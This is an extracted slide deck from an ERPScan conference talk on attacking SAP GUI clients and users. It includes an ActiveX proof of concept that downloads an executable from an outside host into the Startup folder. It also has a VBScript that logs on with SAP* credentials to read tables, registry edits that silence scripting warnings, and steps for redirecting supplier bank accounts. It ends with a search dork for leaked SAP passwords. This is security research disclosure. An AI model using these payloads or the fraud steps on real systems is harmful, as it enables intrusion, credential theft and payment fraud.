



SAP strikes back. Your SAP server now counter-attacks

Dmitry Chastuhin, Dmitry Yudin, Vahagn Vardanyan

whoami



Security researcher:
@ret5et

Application security
researcher

ERPScan

whoami




Vahagn
@vah_13

Security researcher

ERPScan

Agenda



Motivation

Dbacookpit transaction

Main research



Demo2

Calc! Calc! Calc! Calc! Calc! Calc! Calc! Calc! Calc!


JAVA GUI

SAP Frontend Security



SAP Frontend Security

SAP NetWeaver



SAP Frontend Security

Why attack users?

- Users are less secure
- There are thousands SAP users in one company
- Attacker can attack them even if Server is fully secured
- Attacker can attack them from outside
- Attacker can use them as proxy for attacking servers

SAP Frontend Security

Typical Client Software for SAP



- SAPGUI
- JAVAGUI
- WEBGUI
- NWBC
- RFC
- Applications such as VisualAdmin,
Mobile client and many-many others

SAP Frontend Security

SAP Frontend (SAP GUI)

- Most common
- Almost at any SAP workstation in a company
- No integrated auto update mechanism
- Rarely patched

History of attacks

ActiveX and
GUI Scripting

The background features three thick diagonal stripes running from the bottom-left towards the top-right. The leftmost stripe is orange, and the two stripes to its right are light gray.

SAP Frontend Security

SAPGUI : ActiveX

- About 1000 ActiveX in SAP GUI
- Vulnerabilities were detected in 16 of them
- Any of them is potentially vulnerable
- User interaction is needed to exploit
- 10-50% of successful exploitations depend on users awareness

SAP Frontend Security

SAPGui: History of ActiveX attacks

Vulnerable Component	Author	Vulnerability
Rfcguisink	Mark Litchfield	BOF
Kwedit	Mark Litchfield	BOF
Mdrmsap	Will Dormann	BOF
Sizerone	Carsten Eiram	BOF
WebWiewer3D	Will Dormann	BOF
Kwedit	Carsten Eiram	Insecure Method
Sapirrfc	Alexander Polyakov	BOF
WebWiewer3D	Alexander Polyakov	Insecure Method
WebWiewer2D	Alexander Polyakov	Insecure Method
VxFlexgrid	Elazar Broad , Alexander Polyakov	BOF
BExGlobal	Alexey Sintsov	Insecure Method
Kwedit	Alexander Polyakov, Alexey Troshichev	Insecure Method
RFCSDK	Alexey Sintsov	Memory Corruption
RFCSDK	Alexey Sintsov	Format String
ERPSCAN-00173	Alexander Polyakov	Insecure Method
NWBC	Alexey Sintsov	Memory Corruption

SAP Frontend Security

SAPGUI: Memory corruptions

- First example was found by Mark Litchfield
- Vulnerable components: kwedit and rfcguisink
- Later more BOF's were found in SAP ActiveX controls
- Successful exploitation = full remote control
- Exploits are available for most vulnerabilities

SAP Frontend Security

SAPGui: Insecure methods

There are ActiveX controls which can:

- Download and exec executables (e.g. Trojans)
- Run any OS command
- Read or Write files
- Overwrite or Delete files
- Steal credentials
- Connect to SAP servers

SAP Frontend Security

Insecure methods (Download and Exec)

- Attacker can upload Trojan on a victim's PC and save it in autorun.
- Fixed with security note 1294913 and a workaround provided with security note 1092631

```
<html>
<title>EPRScan SAP ActiveX download and execute</title>
<object classid="clsid:2137278D-EF5C-11D3-96CE-0004AC965257"
id='test'></object>
<script language='Javascript'>
function init()
{
    var url = "http://172.16.0.1/notepad.exe";
    var FileName='../.../.../.../.../.../.../.../.../.../Documents and
Settings/All Users/Start menu/Programs/Startup/notepad.exe';
    test.Comp_Download(url,FileName);
</script>
EPRScan
</html>
```

[\[ERPSCAN-09-045\]](#)

SAP Frontend Security

Insecure scripting

Method 1 (Logon ActiveX controls)	Method 2 (Gui scripting)
Many ActiveX's execute different SAP functions	SAP users can run scripts to automate their user functions
SAP.LogonControl for connection using RFC protocol	It is widespread and generally turned on
SAP.TableFactory for selection data from tables	Can be disabled or enabled by setting a registry value or parameter from version 7.2
Exploit can connect to SAP server and select critical data	Exploit can connect to SAP and do everything that a user can do

SAP Frontend Security

Insecure scripting

```
Sub Main()  
Set LogonControl = CreateObject("SAP.LogonControl.1")  
Set funcControl = CreateObject("SAP.Functions")  
Set TableFactoryCtrl = CreateObject("SAP.TableFactory.1")  
call R3Logon  
funcControl.Connection = conn  
call R3RFC_READ_TABLE("KNA1")  
conn.Logoff  
MsgBox " Logged off from R/3! "  
End Sub  
Sub R3Logon()  
Set conn = LogonControl.NewConnection  
conn.ApplicationServer = "172.16.1.14"      ' IP or DNS-Name of the R/3 application server  
conn.System = "00"      ' System ID of the instance, usually 00  
conn.Client = "000"      ' opt. Client number to logon to  
conn.Language = "EN"      ' opt. Your login language  
conn.User = "SAP*"      ' opt. Your user id  
conn.Password = "06071992"      ' opt. Your password  
eQUERY_TAB.Value = pQueryTab ' pQueryTab is the R/3 name of the table  
TOPTIONS.AppendRow ' new item line  
'TOPTIONS(1,"TEXT") = "MANDT EQ '000'"  
If RFC_READ_TABLE.Call = True Then  
    If TDATA.RowCount > 0 Then  
        MsgBox TDATA(1, "WA")  
    Else  
        MsgBox "Call to RFC_READ_TABLE successful! No data found"  
    End If  
Else  
    MsgBox "Call to RFC_READ_TABLE failed!"  
End If  
End Sub
```

SAP Frontend Security

Insecure scripting (attack scenario)


- Change bank account information of a company selected from the customers list to our bank account
 - Next time someone makes a transfer for this company the money will be sent to us
 - After this an attacker simply needs to run this script again to change it back
- In SAP there is the LFBK table where the main information about banking accounts is stored
- The major fields of this table are:
 - BANKN – Bank account number
 - IBAN – International Bank Account Number

SAP Frontend Security

Insecure scripting (attack)

- Turns off the security warning the user sees when GUI Scripting executes
[HKEY_CURRENT_USER\Software\SAP\SAPGUI Front\SAP Frontend Server\Security]
"WarnOnAttach"=dword:00000000
"WarnOnConnection"=dword:00000000
0
- Wait 210 milliseconds while changing registry values
- Open SAPGUI window and minimize it to tray
- Run SE16n transaction (Changing table values)
- Open the LFBK table with the "&SAP_EDIT " option
- Create a copy of a bank account
- Change BANKN
- Delete the original

demo 0



New vectors
From Server
to client





Most critical vulnerabilities

How to get admin privileges in SAP?

- Over 500+ companies has vulnerable CTC servlet (RCE, 2011 year)
- ...
- 3 Java serialization exploits (RCE without authorization 2015)
- Information disclosure + SQL injection + Cryptolssue + MissConfig = RCE (Blackhat 2016)
- DoS + DoS + RaceCondition + AuthBypass = RCE (Troopers 2016)
- Anon Directory Traversal + Escalation Privileges = RCE (patch in progress)

How to get admin privileges in SAP?

google it: sap password site:trello.com

The screenshot shows a web browser window with the URL <https://trello.com/>. The Trello interface is visible, with a card titled "Documentation for ATG" in the "Done" list. The card details include:

- Members:** RA
- Labels:** Done
- Last Updated:** 7 Mar 2016 at 14:54
- Actions:** [Subscribe](#)
- Share and more...**

Description:


Hi Rohini,

I have a task for you for documentation.
You have to connect to the system as follow:


Application Server: 2048
System ID: EH7
System number: 00
System: R/3
Client: 800
Username: USER06
Password: e

1. Go to the transaction se16n and select the table E071. In the selection, please enter object name ZATGX*
You will get a list of all the elements that are in transport order.
2. Select all the tables that have the name zatgx_* and make a print out of the


Working schema of SAP users




Step 2 of evil user



That was it...till today



demo 1



SAP GUI

motivation


Goal: attack SAP users from compromised SAP server

While executing transaction “DBACockpit” to manage database we noticed that SAP GUI offers to open the database management program

